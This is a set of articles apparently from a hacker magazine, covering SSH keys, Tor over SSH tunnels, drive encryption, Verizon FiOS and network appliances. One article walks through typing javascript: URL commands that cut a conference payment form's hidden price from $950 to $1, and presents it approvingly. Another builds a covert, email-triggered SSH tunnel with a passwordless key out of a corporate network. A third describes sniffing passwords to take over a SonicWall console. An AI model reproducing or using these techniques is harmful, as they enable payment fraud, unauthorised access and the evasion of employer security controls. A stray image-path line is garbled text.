If you prefer the RSA algorithm, just replace the "dsa" option with "rsa". If you want keys for use with SSH1, replace "dsa" with "rsa1". SSH1 and RSA each have some associated security problems and no real advantages over DSA, so you may as well stick with DSA-type keys and SSH2. ssh-keygen will ask you where you want your keys stored (the default is probably fine) and what passphrase to encrypt your new private key with. Abstaining from encrypting your private key with a passphrase will result in greater convenience, *but* you must make *darn* sure that *only you* can access that key. An unencrypted keyfile is just like a text file containing your password. It can be stolen by an ethernet sniffer if it is sent over a network by FTP, NFS, email, etc. (SSH doesn't actually send your key file during login, so that won't get it stolen.) Also be certain that its file permissions are configured to prohibit others from reading it. Anybody who 0wns, confiscates, or steals your computer will be able to access every account that relies upon your key! The good news is that you can store your private key on something you can take with you, such as a mini-CD-RW, SanDisk, JumpDrive, MP3 player, USB wristwatch, whatever. Note that if SSH thinks your private key has the wrong file permissions, it will refuse to use it, and applying file permissions is tricky on many of those media. The server(s) you plan on connecting to with your new private key will need a copy of your new public key. Your public key file contains a really long line of nonsensical text and, as the name implies, you don't need to keep that text secret. If your destination server will only have one public key of yours, use FTP or whatever you prefer to copy your public key ("id_dsa.pub" by default) to .ssh/authorized_keys in your remote home folder on the destination server. If .ssh/autho ➥rized_keys already exists there, just add your new line of text onto the end of the preexisting file on the next line. SSH should automatically look for your private keyfile (".ssh/id_dsa" in your local home folder by default) and use that instead of bothering you for a password from now on. If you store your private key somewhere else, such as on a mini-CD-RW use the "-i" option like so:

```
ssh -i /dev/cdrom/id_dsa apratt@college.edu
```

Making an appropriate symlink from your mini-CD-RW-based private key to .ssh/id_dsa will keep you from having to use the "-i" option needlessly.

One more thing about the mini-CD-RW with your private key on it: don't label it "MY SECRET KEY." Write "camping photos" on it or something boring like that. There's no need to attract unwanted attention from The Bad Guys.

scp is the SSH-ified version of cp (Unix's file copying command). To download a file, the command is:

scp college.edu:spring_break.mpg .

This example assumes the file you want is in your remote home folder. The lonely period at the end is just Unix's way of saying "Put the file in the folder I'm currently in." To upload a file, simply reverse the arguments (no lonely period needed this time):

```
scp spring_break.mpg college.edu:
```

You can even use a different username, specify a certain location, and rename the uploaded file at the same time:

```
scp spring_break.mpg
jsmith@college.edu:/home/apratt/public_h
➥tml/homework.mpg
```

Now that SSH doesn't ask you for a password, you can even make a script or cron-job to execute remote commands while you sleep. I like to schedule scp downloads and uploads for 3 am when bandwidth is plentiful.

Using sftp is like using other command-line FTP programs. GET, PUT, CHMOD, the main stuff's all in there. The main difference is that all communication is handled by a single SSH connection, as opposed to the unencrypted multi-connection silliness that is standard FTP.

It should be noted that everyone *should* protect their private key files with a passphrase to prevent them from being stolen. However, if you're not afraid of people stealing your persistent website login cookies or saved email password (both of which are usually sent unencrypted over the LAN/Internet), then leaving your SSH private key file "unpassphrased" isn't that big a deal. Depending on your paranoia level and SSH usage pattern, ssh-agent (included with OpenSSH) or Pageant (part of the PuTTY suite) may be a good compromise of convenience and security. These programs let you have encrypted keys, but cache your passphrase until you quit them.

Some Free SSH Clients

OpenSSH http://www.openssh.org/
MacSSH http://www.macssh.com/
PuTTY http://www.chiark.greenend.org.uk/~sg ➥tatham/putty/

Using Tor and SSH Tunneling

by OSIN

One of the things about the sad state of affairs in the world today is that everything is being monitored. What used to be perfectly legal may bring the ire of a government down upon you. That was why I started to think about how to privately surf the web without someone trying to match log files with my machine's IP address. Of course, there are proxy servers out there, but still there are those damned log files that some sites keep for a long time. You never know. Some of you may be familiar with ssh tunneling and that is another way, but still you're counting on the one ssh server to forward your packets out to the web, or rather, to a proxy server. And how long are *those* log files kept? Unless you're the owner of the server, you should always assume the worst.

I've only been reading *2600* for about a year, so if I'm repeating information I apologize. But I know that there are some newbies like me out there who might be interested in this subject, so I thought it would be nice to revisit this subject with a twist. But I'll get to that later.

One way to privately surf the net (without buying proprietary software) is by using a program called Tor. Their own documentation states that "Tor provides a distributed network of servers ('onion routers'). Users bounce their TCP streams (web traffic, FTP, SSH, etc.) around the routers. This makes it hard for recipients, observers, and even the onion routers themselves to track the source of the stream."

You can download Tor at http://tor.free➥haven.net/dist/. If you're using a unix-like system, you should gunzip and untar the package you download in any directory you want. You will also need a package called libevent and it can be downloaded at http://www.monkey.org/~provos➥/libevent/. First, gunzip and untar the libevent package, then cd into the libevent directory. The installation instructions for Unix (I am using Linux) are very straightforward:

```
root@machinename# ./configure
root@machinename# make
root@machinename# make install
```

Then you must cd into the untarred Tor directory and repeat the above commands to build Tor. Check at Tor's website for more in depth installation instructions and documentation. At the time I wrote this article, the latest version of Tor was 0.1.0.10. However I had no problems during the build. For Windows users, the Tor website also has prebuilt executables that you can use on Windows based machines. I tried compiling Tor under Cygwin (a Unix simulation program) and it appeared to compile correctly on my XP box, but the program wouldn't run correctly. So I suggest you stick with the precompiled version.

At this point you're ready to run Tor. Assuming the executable is in your path, you should just be able to run the command "tor" in an xterm or shell. Tor recommends you *not* run it as root. The program should start up and begin to try to connect to the network. Running Tor in command line option allows you to see the messages it prints and a lot of times I've found this is good for debugging. Windows users should have a Tor icon on their desktop. Just double click it and it should run, assuming you chose a default installation.

One particular message you want to look out for is "Tor has successfully opened a circuit. Looks like it's working." That means you're good to go.

When I first started using Tor, I opened up Ethereal just to sniff my network and see where the packets were going. If you do the same, you'll see packets are going to several different IPs at various times. However, when I started up Tor I noticed the message "This is experimental software. Do not rely on it for strong anonymity." This concerned me, so I began to think of other ways to possibly add another layer of anonymity to the process. Could I possibly incorporate the usage of the well-known ssh tunneling with Tor? The answer is yes, you can.

In order to use this option, you should first

download a simple C program written by Shunichi Goto. You can find it at http://www.taiyo ➥.co.jp/~gotoh/ssh/connect.html. To compile, follow the instructions in the source code; they are very easy to follow.

One option that the ssh client allows you to do is to execute a command when you connect to an ssh server. This is very handy especially since the connect program can work with Tor. Therefore you can connect to an ssh server, but via the Tor network and not directly to the ssh server. Open up an Ethereal/tcpdump process to watch the packets flow before you connect to the ssh server of your choice and watch what happens.

First, let's start with a more simple example. Let's say you want to connect to an ssh server, but through the Tor system. Assuming Tor is still running and you have a valid account on an ssh server, you can connect with this command (all on one line):

```
/usr/bin/ssh -1 [userid] [ip_of_ssh_serv
➥er] -o ProxyCommand="/tmp/connect -4 -S
➥127.0.0.1:9050 %h %p"
```

Note that I'm using the IP of the ssh server, not the DNS name. Try to stay away from any DNS name resolutions made from your machine to a DNS server. As an added measure, you might want to comment out any DNS servers listed in your /etc/resolv.conf file. However, keep in mind that some programs do their own DNS resolution calls. Anyway, in this example, I compiled the connect.c source code in /tmp, but you can do it anywhere you want. This method of connecting to an ssh server will be slower, but now you add a layer of anonymity that you might not have when directly connecting to an ssh server.

But what if you want to go a step further and surf the web through the ssh tunnel? Then you must run a more tricky command. You should go back and reread the man pages for the ssh client to refresh your memory on port forwarding, but I'll give you an example. Say you want to surf the web and use a tunnel to an ssh server on which you have an account. Now, not all ssh servers allow this maneuver, but let's assume yours will. First, you need an IP address and port number of a proxy server that will allow you to surf the web through it. Not all proxy servers allow this, but some do. You can find a list at http://www.pub ➥licproxyservers.com. But let's say you found one at 192.168.1.100 using port 8080. As a side note, don't use this IP in actual operation since it's a reserved internal IP address and I'm using it just as an example. Now, you must choose a port where you want your local machine to be listening for requests from your browser. Let's choose a random port, say 4567. This is the setup: when you make a request from your browser, the call goes to port 4567, then to port 9050 on your local machine, then through the Tor network to the ssh server which forwards the packets to 192.168.1.100:8080.

Before you can do this though, you must first change the proxy settings in your browser. Since browsers differ on where this setting is at, I won't be able to expound on this, but if you're a Mozilla/ThunderBird user, you can find it under Edit->Preferences->Advanced->Proxy. For Microsoft's IE (XP), the setting is located under Tools->Internet Options->Connections->LAN Set ➥tings. Choose the manual configuration and set the host to 127.0.0.1 and the port to 4567. Close out the first ssh session and open a new xterm session. Make sure Tor is running and you are connected to that network. Now you are set to run your ssh command (all on one line):

```
/usr/bin/ssh -1 [userid] [ip_of_ssh_serv
➥er] -L4567:192.168.1.100:8080 -o Proxy
➥Command="/tmp/connect -4 -S 127.0.0.1
➥:9050 %h %p"
```

You should be prompted for your password for the ssh account. Do not exit out of this session. You need it open while browsing the web. Open the browser and start surfing. Watch the Tor xterm session and your ssh term session for any messages that might indicate that tunneling is not allowed or the proxy refuses to forward requests. If so, you may have to choose another proxy or your ssh server doesn't allow tunneling.

Assuming success, to test what IP address a website may be seeing you come from, you can go to a website such as http://checkip.dyndns.org. You should see the IP address of the proxy server, in this example 192.168.1.100. It's also a good idea to open an Ethereal/tcpdump process and watch where the packets are going. One thing I'm not sure of is where the DNS name resolution takes place if I have removed nameservers out of all my network files. Is it at the proxy? At the ssh server? Along the Tor network? Any experts out there may want to shed some light on this subject, but I didn't see any DNS requests in my Ethereal sessions coming from my machine when using the above method.

You should realize that browsing the web using the technique above will be slower, possibly very slow depending on what proxy server you choose, but vary the proxy settings to see how your response time changes. Occasionally I've gotten reasonable response times across the web using this technique.

Reverse Remote Access

by st4r_runner

Most businesses have some form of remote access for their employees. Well, what if your company doesn't want to support your linux/*bsd operating system? Or what if remote access is down and you can't connect to finish that important project? What do you do then? What if there were a way to have reverse remote access, or, in other words, have your company's network connect to you instead of the other way around?

There are several ways this can be done. This article will describe one way to do this. The basic outline of this scenario will go like this:

1) Send an email to your work address.
2) Your email client at your workstation at work will receive that email and launch a command.
3) Your workstation at work will then connect to your workstation at home.

Got it? Pretty simple concept. And just as easy to do to.

These instructions are based on the following assumptions:

1. At work you have a Windows OS workstation with Outlook installed.
2. At work you have the ability to connect to the Internet either directly or through an http proxy that supports the CONNECT method.
3. At home you have a linux workstation and a linux firewall (or some firewall that can do port forwarding).

The abstract would look something like this:

```
WorkXPworkstation --] CorporateFW/Proxy
➥--] [--Internet--] [--HomeLinuxFW [--
➥HomeLinuxWorkstation
```

Those are the pieces. To put them together we'll focus on one piece at a time.

//BEGIN configuration

WorkXPworkstation

Need:

1. Cygwin (http://sources.redhat.com/cygwin/setup.exe) base installation with openssh.
2. Outlook (or some MUA that can process rules and run commands). You must be able to keep your workstation powered on and logged in with Outlook running.
3. Corkscrew (http://www.agroman.net/corkscrew/) to proxy ssh through if you need to.

Config:

1. Outlook.

A. Create a client side rule that says "any email from myaddress@homeisp.net -] with subject of phone-home -] run command c:\ssh-home.bat".

B. Create c:\ssh-home.bat: (leave out the begin/end file markers when creating the files).

```
--begin file--
cd c:|cygwin|bin
cmd /k bash ~/run-ssh.sh
--end file--
```

2. Cygwin.

A. Create a ~/.ssh directory (if one does not exist already).

```
#] mkdir ~/.ssh
```

B. Create ~/.ssh/config file:

```
--begin file--
Host home
     HostName myhomefw.dyndns.org
     User myusername
     ProxyCommand /usr/local/bin/cork
➥screw proxy.work.com 8000 %h %p
     IdentityFile ~/.ssh/mykey
     RemoteForward 3389 localhost:3389
--end file--
```

C. Create a passwordless ssh key. The key must not have a password or this won't work.

```
#] cd ~/.ssh; ssh-keygen -f mykey -t dsa
```

(hit enter at the password prompts. this create mykey and mykey.pub)

D. Compile corkscrew in the cygwin environment.

E. Create ~/run-ssh.sh:

```
--begin file--
/usr/bin/ssh -N -F ~/.ssh/config -f home&
--end file--
```

HomeLinuxWorkstation

Need:

1. SSH server (I'd be surprised if it's not on your system already).
2. rdesktop client (http://www.rdesktop.org).

Config:

1. SSH.

A. Edit /etc/ssh/sshd_config (location will differ depending on distribution/installation).

```
RSAAuthentication yes
PubkeyAuthentication yes
AuthorizedKeysFile .ssh/authorized_keys
```

B. Copy the mykey.pub created earlier on your windows workstation into your authorized_keys file.

```
#] cat mykey.pub ]] ~/.ssh/authorized_keys
```

HomeLinuxFW

Config:

1. iptables port forwarding (replace xxx.xxx.xxx with your corporate public IP range and 10.0.0.2 with the IP address of your linux workstation).

```
#] iptables -t nat -I PREROUTING -p tcp
➥-s xxx.xxx.xxx.0/24 --dport 22 -j DNAT
➥--to 10.0.0.2:22
```

If you do not have a linux firewall then just create your own rule to forward port 22 into your internal machine. The beauty of the iptables rule on the linux firewall is that the firewall can still run its own ssh server while forwarding connections from your corporate network to your internal machine.

//END configuration

Now let's test some things out. From your WorkXPworkstation open up a cygwin bash shell and try running this command:

```
#] ssh home
```

If this is your first time connecting you will be prompted to accept the host key, so type "yes".

You should have been logged in without being prompted for a password. If not, then check the proxy settings.

Final Run

1. Send an email from your home email account to your work email account with a subject line of "phone-home".

2. Watch the output of "netstat -ltnp" to see when port 3389 opens up on your HomeLinux-Workstation. You can alternatively do:

```
#] while(true);do netstat -ltnp |grep
➥3389; sleep 5s; done
```

3. Once 3389 is listening on HomeLinuxWorkstation, you can run rdesktop to your WorkXP-workstation:

```
#] rdesktop -a 16 -g 1280x968 localhost &
```

Voila. You should now have an RDP connection to your WorkXPworkstation desktop.

Warnings

This is not the most secure setup. Yes, you will have an encrypted tunnel going to your corporate network. That's not the problem.

First, keep in mind that you have a passwordless ssh key. If someone gets a hold of this key they can log into your machine without a password. Please do not try setting this up as the root user on your home machine. So do not put your mykey.pub into /root/.ssh/authorized_keys - that's bad.

Second, weakest link scenario: If your home firewall is insecure and someone was able to get in and steal your ssh host key and intercept your connections in a man-in-the-middle attack. If they didn't have your ssh host key, then a man-in-the-middle attack would be a little more difficult since the ssh client would fail complaining that the host key that it has stored is different. (Verify your ssh host key.)

Third, remember that your corporate policy may frown upon this type of outbound connection. Ask your manager/supervisor about it. You don't want to get fired over this. If you actually support your company's remote access environment then you can probably sell it as a way to get in to fix things when remote access is down (wink, wink).

In conclusion, this is a quick and easy way to get an encrypted tunnel into your corporate network for work you need to get done.

Shouts: imreut, King AdRock, frodo.

Securing a Drive

by Dr. Apocalypse
dr.apocalypse@gmail.com

Before I begin let me say that the following techniques only apply to Windows (sorry). What you need in order to follow the steps I'm about to describe: one external hard drive, one USB flash drive, a program called Sentry 2020 [1], Windows XP, and some common sense. First I'll outline the basic steps from a theoretical standpoint and then go into detail. There may be other programs out there like Sentry 2020, but this is the best one I've come across for this so far.

Basics

What we're going to do is create a virtual drive (called a data file by Sentry so I may interchange the two terms) on our external hard drive. All of our private information should be stored in this virtual drive. The data file will require an encryption key to decrypt all of the data stored in it before we can see it. Sentry provides us with ten encryption algorithms ranging from 56 bit all the way up to 1024 bit. The key will be password protected and we will choose to store it on our USB flash drive[2]. This will make it impossible to access the files on our external hard drive without inserting the USB drive. Obviously you do not want to leave this USB drive near your computer when you don't need to access these files. I suggest keeping it with you at all times (it's small so it can easily fit in your pocket), so that in the unfortunate event that authorities (or anyone for that matter) try to access your drive they will have no way of decrypting or reading the files on your external drive.

Specifics

Now we shall dive into the details of doing what I just described. First open Sentry and click the three dots next to the entry field labeled "Key File" to create your encryption key. Make sure you store this on the USB drive. Next, choose where your data file will go. Remember, this is the virtual drive that will hold all of your files so I'd recommend putting this on your external hard drive [3]. I think it would be wise to use maximum capacity on your external hard drive for the data file because someone may come up with a vulnerability for Sentry in the future that allows someone to gain access to the data file if they have access to the unencrypted space on the same drive. Plus, if you underestimate your storage needs and you need more space than you allowed yourself at some future point in time, you will have to resize the data file which erases everything in it at the time of the change. (Technically I think you have to delete the virtual drive and creating a new one with a bigger size.) Now it's time to choose your algorithm of choice and set your password. Use some common sense here: no easily guessable passwords! Choose your drive letter - nothing to really consider here as it's just a personal preference. And finally, set the timeout. I assume this means it will disconnect after a certain amount of minutes of inactivity, but I am unable to test this because I don't have any files large enough to take a an exorbitant amount of time transferring. Don't set this value too high because that would be a security risk. Don't make it read-only at first because Windows will need to format it the first time you mount it and it needs write access to do this. If you're really paranoid go ahead and make the data file read-only whenever you mount it as long as you don't need to put any new files in it.

Other Security Precautions

1. Make sure you don't have any viruses, keyloggers, or spyware on your computer because we wouldn't want anyone to know the password we chose.

2. One of the pitfalls of any encryption scheme is that in order to decrypt something your key or passphrase must be loaded into memory. To keep the feds from obtaining a RAM dump from your machine turn off automatic memory dumping and delete any dumps on your system. To do so: right click on My Computer } Properties } Advanced } Startup and Recovery Settings } Write debugging information and set it to "none." Delete %SystemRoot%\Memory.dmp to remove the last memory dump. Get rid of any memory dumps that occurred automatically upon receiving the infamous Blue Screen of Death by deleting the folder %SystemRoot%\Minidump [4].

3. As you should know, using the Recycle Bin does not get rid of files permanently! They can still be recovered. To remedy this I recommend wiping the free space on any of your hard drives (with multiple passes) weekly. Many free utilities exist that do this for you.

4. Delete your paging file (sometimes called a swap file) when you shut down your computer. To do so: click Start and select Run, type "regedit" (sans the quotes), and push enter. Navigate to HKEY_LOCAL_MACHINE\SYSTEM\CurrentControl ➥Set\Control\Session Manager\Memory Man-

agement and change (Right click on it and select Modify) ClearPageFileAtShutdown to 1 (binary for true) [5].

Extension (for the really paranoid)

One technique for added security I thought of one day is creating a data file within a data file. This can be repeated several times [6]. Just make sure that when you create a virtual drive within another virtual drive that you make the second data file slightly smaller in size than the one it's created in [7]. For each data file use a different algorithm in order to slow anyone down that's trying to crack into your secret stash. More importantly, use a different password for each level in your hierarchy (i.e., primary, secondary, and tertiary data files). Make sure you dismount every virtual drive before closing Sentry! In my testing I was still able to access a file inside of a data file that was in another data file, which in turn was inside yet another data file after dismounting the highest level virtual drive and exiting Sentry.

Sources and Footnotes

[1] http://www.softwinter.com/ Free to try, $50 to purchase.

[2] I use a PQI Intelligent Stick 2.0 (512 MB, about $55).

[3] If you don't have an external hard drive you may use the internal one in your computer, a zip drive, a floppy, or another USB drive; the only real requirement here is that your storage medium is large enough to hold whatever you want protected. The same goes for the USB drive: it may be replaced by a floppy, CD, or something similar, but both of those options are harder to safely and comfortably transport.

[4] *2600: The Hacker Quarterly* Volume 21, Number 3, Page 8-9.

[5] http://www.tweakxp.com/tweak31.aspx

[6] Note: Windows was unable to format a 2MB data file I created within a 5MB data file, which was in turn created inside of a 10MB file. I went with the default NTFS setting for the 5MB and 10MB virtual drives and didn't experience a problem; when I tried using NTFS for the 2MB volume I got an error, but Windows correctly formatted the 2MB data file using FAT.

[7] Note: Don't try to access the data file directly by clicking on its icon; use the shortcut to it that was created in My Computer for you.

by A5an0

You know, web hacking is a very different game than traditional "own-the-box" hacking. Instead of taking control of a target system, you usually try to exploit some flaw in the site's design to get information. Credit Card info, Social Security Numbers, breast sizes, they're all fair game once someone types them into a form. The most publicized attacks of late have frequently been SQL Injection (injecting SQL commands into a poorly written form that doesn't parse user input).

Well, the beautiful thing about information is that you can never have too much of it. While snacking on Oreos and Slashdot the other night, I stumbled across a little design flaw that can be easily exploited with good old fashioned javascript injection. That's right! We're hacking right from the URL. PHP and SQL squeezed all the Javascript out of your head? Come child (or kiddie, you make the call), let's dive right into the void.

The Discovery

Note: I will not be mentioning the *real* names of any involved parties, for their protection.

This story begins as any great one does: It was late and I had sugar. While surfing along the great flood of packets we all know and love, I stumbled upon the web page for a conference company. I'm sure you've seen them before. This is the kind of business that will put together a convention or conference, and then have you pay a registration fee either in advance or at the door. Well, this particular company was hosting some pretty cool sounding conferences coming up in a few months. So, a little curious, I drifted over to the "Registration" page. Scrolling down, I saw the "Early Registration" price. $20? $50? $100? Nope. $950. *Ouch!* The conference looked good but not $950 good. Being curious, bored, and a little hyper, I decided to keep looking around. Oddly enough, I found a little "Payment Services by VeriSign" banner across multiple pages. Hmm.... The cream filling was starting to work its way into my bloodstream, so I checked the source of the Registration page. I scrolled down and found a few interesting tags:

```
<FORM action=https://payments.verisign.com/payflowlink method=post target=_blank|<IN
➥PUT type=hidden value=jblow name=LOGIN| <INPUT type=hidden value=Verisign name=PART
➥NER| <INPUT type=hidden value=950.00 name=AMOUNT| <INPUT type=hidden value=S name=
➥TYPE|<INPUT type=hidden value=SecurTek.Conference name=DESCRIPTION| <INPUT type=sub
➥mit value="Early Registration"| </FORM|
Jackpot!
```

The Exploit

In case you have yet to realize it, my goal at this point wasn't to steal card numbers or email addresses. I just wanted to go to this conference. Looking at the above HTML, I saw one line that stood out most:

<INPUT type=hidden value=950.00 name=AMOUNT|

Hmm... it seems that the payment engine gets all the price and event information right from this page. Looks like this is gonna be a quickie.

It would be really cool if I could lower the price of this conference. The price is right in this tag. Logical conclusion: change the tag! Now any weenie with a dial up would tell you to download the source and change the tag, click the button, and poof! Guess again. Most of these pages have a small referrer built into them that will keep you from doing this. So, we're gonna hit it with style: javascript.

First things first: I need to figure out what number form this is on the page so I can change it. Easy enough: I whip open the source and just count the number of <form| tags I see before this one. (Note: the first <form| is number 0, not 1. Keep that in mind, or it will be *hell.)* OK, cool, this is form number 1 (actually the second one).

Next step: Make sure that I have the right form. To the address bar Batman! I bang out a quick

javascript:alert(document.forms[1].AMOUNT.value)

into the address bar in Firefox (IE users, no worries, this will work on Internet Explorer as well).

Now, let me break down what I just did.

```
                                    javascript:alert(document.forms[1].AMOUNT.value)
                                                  ^              ^         ^      ^
                                                  |              |         |      |
This tells the browser to alert me -------        |              |         |      |
This tells the browser which form I'm interested in-------|      |         |      |
This is the name in the INPUT tag ----------------------------|      |
This tells the browser I'm interested in the value of the form --|
```

When I press enter, this little snippet of code causes an alert box to pop up displaying 950.00. Sweet.

Forget the foreplay. It's time to hack. Now that I'm sure I'm dealing with the right info, I make my move. I just plug

javascript:void(document.forms[1].AMOUNT.value=1.00)

into the address bar and hit enter. (You can probably infer what all of this code does. The only real change that may not make sense is the "void". All you need to know is that "void" tells the JS to change something.) I Hit Enter and nothing happens. Cool... I hope.

So just to be safe, I drop our good friend

javascript:alert(document.forms[1].AMOUNT.value)


back in, and he just says 1.00.

The final step in our dirty little dance: Now that the value for AMOUNT has been changed from $950 to $1, I think I can finally afford that conference. Let's see if my sugar induced orgy of code was worth it. I click the button. And to my absolute joy, I see a page asking me to enter my credit card information, as well as name, address, etc. The sweet part is that this page is asking me to authorize a charge of $1 to my card for this event. Needless to say, if you have come up with a root dance over the years, this is when you do it.

Conclusion

I'm sure that anyone can find a practicality flaw in this particular application, but that's not the point. While getting a 99.89 percent discount is a sweet deal, what I hope you got out of this article is a basic understanding of a technique that, sadly, isn't so common anymore today. Don't get me wrong. I love SQL, PHP, and I get giddy every time I get my hands on a new 0day, but sometimes the easiest route is the simplest. I hope you learned something that you can use, or at least think about. Enjoy and keep learning! I need sleep. Have a nice day.

Climbing the SonicWall



by Kn1ghtl0rd
Kn1ghtl0rd@hotmail.com

Since 9-11 Internet and network security have moved into the foreground. The various companies that provide different security services have come up with the idea that there is a need for an all-inclusive network security appliance that includes anti-virus, anti-spyware, intrusion detection, content filtering, and firewall services. A few of the more popular companies to produce these products are Symantec, McAfee, Nortel, Watchguard, and Sonicwall. Although the configuration and administration of these devices vary, they all have the same basic principals behind them.

I will be talking specifically about the SonicWall security appliances but the basic principals could be translated unto the other devices as well. The SonicWall comes in a few different models. The TZ 170 is a small ten user box similar to a router with a five port switch built in while the Pro series consists of the 1260, 2040, 3060, 4060, and 5060. Most of these boxes are pretty similar. They are rack mountable units that have ports on the front for LAN, WAN, DMZ, and VPN. The higher numbered models also support 10/100/1000 communications. The 1260 has a 24 port switch built in as well. There are a few other models which I will not describe too much because they are the same as all the ones listed above, just with wireless capabilities built in. I will however mention the SonicPoint which is a wireless access point that is self configuring on a SonicWall system, which means once it is plugged into the network the main SonicWall is operating on, it will automatically be configured by the main firewall to mirror all of its settings.

The operating system that is used on each box is a proprietary system known as the SonicOS and there are two versions, standard and enhanced. With the enhanced version all the rules and settings are defined by using objects, so if you have a router or a wireless device attached that needs special rules you would define that router and its information like IP address, zone, authentication method, etc. into an object within the SonicWall system. So if there are changes to that device you only need to change it once in the SonicWall and it will affect all the rules set for that object. If you have any experience with modular or object oriented programming than you probably understand what I am talking about.

Another feature of the SonicOS Enhanced is that it has the ability to utilize an extra port that is included in all the Pro series models. The SonicOS Standard can only use the LAN, WAN, and DMZ/VPN ports. There is a fourth port that can be configured to another LAN or WAN port, so if you set it up to be a WAN port you can have two separate Internet connections and share the load or do a fail over service. The SonicWall Pro series appliances can easily run you around $3000 and this is without anything else. SonicWall also provides an intrusion prevention service, which is pretty robust, but it uses snort rules contributed by the open source community and they charge around $1500 a year for that service alone! Also, they have a content filtering service, two types of anti-virus for the box and one for individual nodes attached to the machine. They also have an anti-spyware solution and a logging service called Viewpoint, which takes the raw data that the SonicWall collects and summarizes it into nice little charts and tables for administrators to look at. The only thing I don't like about this is the viewpoint server can be a normal PC with at least 512 RAM and a 2.8 GHz processor running XP Pro, and the software installs a version of Tomcat web server and MSSQL server onto the machine. Now you may ask what the big deal is. But it is a very big deal. If the Viewpoint server were able to be compromised then you could log into the SonicWall as an admin *without* verification. On the main status page there is an area where you can log directly into the SonicWall, completely bypassing any security or knowledge of the IP address or the login methods. The Viewpoint server also supports concurrent login from the administrator.

Here is an example of how I broke into our own system during a pen test. Our system is composed of three remote offices and one corporate

office. Two of the remote offices connect through a secure digital line that directly connects the offices to the corporate offices. The third office is for a buildings and grounds crew and they have only one machine. The manager logs into our network by dialing into a Netgear dial-up router which patches it into our network, kind of like a VPN. So I sat at home and dialed into the network. I already knew the admin password but for the sake of a good pen test I ran Ethereal and sniffed out my manager accessing the viewpoint server which gave me the IP address of his machine and the server. I ran a nice little program that sniffs passwords out of a network based on IP address so I got the password to the Viewpoint server. I proceeded to connect to the Viewpoint server with the username and password I sniffed out and, like I said, the Viewpoint server supports concurrent login from the admin so I connected and proceeded to get to the main SonicWall device. The main box does not support concurrent login, but if there is already an admin on you can either boot him off or try again later. The Viewpoint server can help you monitor his activities. Once inside the SonicWall you have free reign to open ports and services, unblock content filtering, stop services, or even turn off the Internet completely. You could also set special rules within the virus scanner to allow your virus or whatever you want.

As you can see, this is a big hole in the system. When using the Viewpoint server to access the SonicWall it sends a request for a certificate from the main box to verify it, but the certificates are allowed to be different. In our situation the certificate is sent from the default IP address (192.168.168.168) but the actual IP address of the box is 192.1.1.99 so the certificate recognizes this and simply asks you if it's OK that they are different so you are able to login anyway. Another way I logged in was with the use of an unprotected wireless router still plugged into the network. With this, I performed the same tasks as mentioned above.

I hope this article has been beneficial. By the time it's published I will have a website up on Yahoo! Geocities that will have all the manuals for the system in PDF format for anyone to download. This information is *supposed* to be confidential, but what is the fun in that? I only have a few megs of storage on Geocities so I will include the most informative of the manuals, but I will also include a list of manuals that I have available and if you would like them just send me an email and I will send them to you.

Verizon Fios - Fiber to the Home

by striker

On Long Island you have two choices for Internet access: the Dolan Dictated Optimum Online or Verizon DSL. Cable is faster, but ridiculously overpriced. Verizon is cheap, but uploads are slow. Now, there is a better choice.

Verizon has begun deploying in limited areas an entire residential fiber infrastructure. The offering now includes three bandwidth options: 5/2, 15/2, and 30/5. 5/2 costs the same as DSL, but has kicking upload speed. In less than year, Verizon will also begin offering TV service over the line - competing directly with satellite and cable.

My big question was simple. *Why??* Verizon was formed through traditional, old school phone companies. They got dragged into the DSL business kicking and screaming, forced by competition from the cable companies. After plenty of research the answer became clearer. The Telecommunication Act of 1996 forced all of the phone companies to play nice in the sandbox and share their copper. All kinds of competition opened up, allowing the average consumer to choose their own local and long distance companies, while forcing phone companies to foot the bill to maintain the infrastructure. Maintaining the tangled web of copper phone lines is very expensive. Most of the copper hanging today is old and noisy. It needs to be replaced. That's gonna cost a lot of money.

So how do you rid yourself of pesky competition and aging copper? One word: Fiber. Fiber optic cable has huge bandwidth capabilities and doesn't degrade. Newly installed fiber optics belong to Verizon and are not considered public or municipal lines. While it probably cost a fortune up front to roll out, in the long term fiber will require fewer maintenance runs. Lowering operat-

ing costs raises stock value. Sweeet.

Tech Talk

The technology is pretty straightforward. At the central office is a box called an optical line terminal. It acts like a gateway, taking feeds from the voice switches, Internet routers, and eventually TV signal head ends. All of these signals are WDM coupled and sent on their way via laser wavelengths: 1310nm for upstream voice and data, 1490nm for downstream voice and data, and 1550nm for downstream video. To be clear, the voice signal is *not* VOIP. The voice signal is modulated over the fiber.

From the CO, fiber feeder lines travel the poles to local Fiber Distribution Hubs (FDH) which can support up to 216 homes. From there the lines snake out to 12 port distribution terminals placed every few hundred feet that connect to the homes.

On the side of the residence is mounted the Optical Network Terminal (ONT). This box looks like a bigger version of the regular grey NID where copper terminates. The color is the only similarity. Inside the box is a plug where the fiber terminates. This connection is closed up and is only supposed to be accessed by Verizon. Also in the box are an RJ45 port and 4 RJ11 ports. The technician will run Cat5 from this box to your computer, and tie your existing home wiring into the RJ11 connectors. The technician will also mount inside your house an AC adapter and a UPS. Verizon claims that the UPS will provide five hours of operations. The AC adapter and UPS are wired back to the ONT to provide power and system status. Internet connectivity is still controlled via PPPOE. Verizon FIOS appears to use the 70.104.0.0/13 block.

The final action happens when the technician uses the copper line to dial up to the CO and switch the phone signal over to the fiber. He then cuts down the copper from the house to the pole. Bye bye competition.

One of the great cost savers for Verizon is that the fiber connections from the CO to the residence are all passive - no powered or active components. Nothing to burn out. The Verizon NOC can proactively monitor the health of the UPS and ONT.

The price is right, the speed is excellent, and service has been robust so far. Finally, having fiber optics terminating at your house is just darn geek-cool.

For more info straight from the horses mouth, see http://www.nefc.com/2004_Downloads/FTTP➥_NEFC_2004.zip

Improving Stealth With Autoruns

by BrothaReWT

This article explores further what Forgotten247 wrote in 21:4. This article is intended to invoke thought and awareness, not cause damage or malicious activity. Anything you do with this information is your own fault.

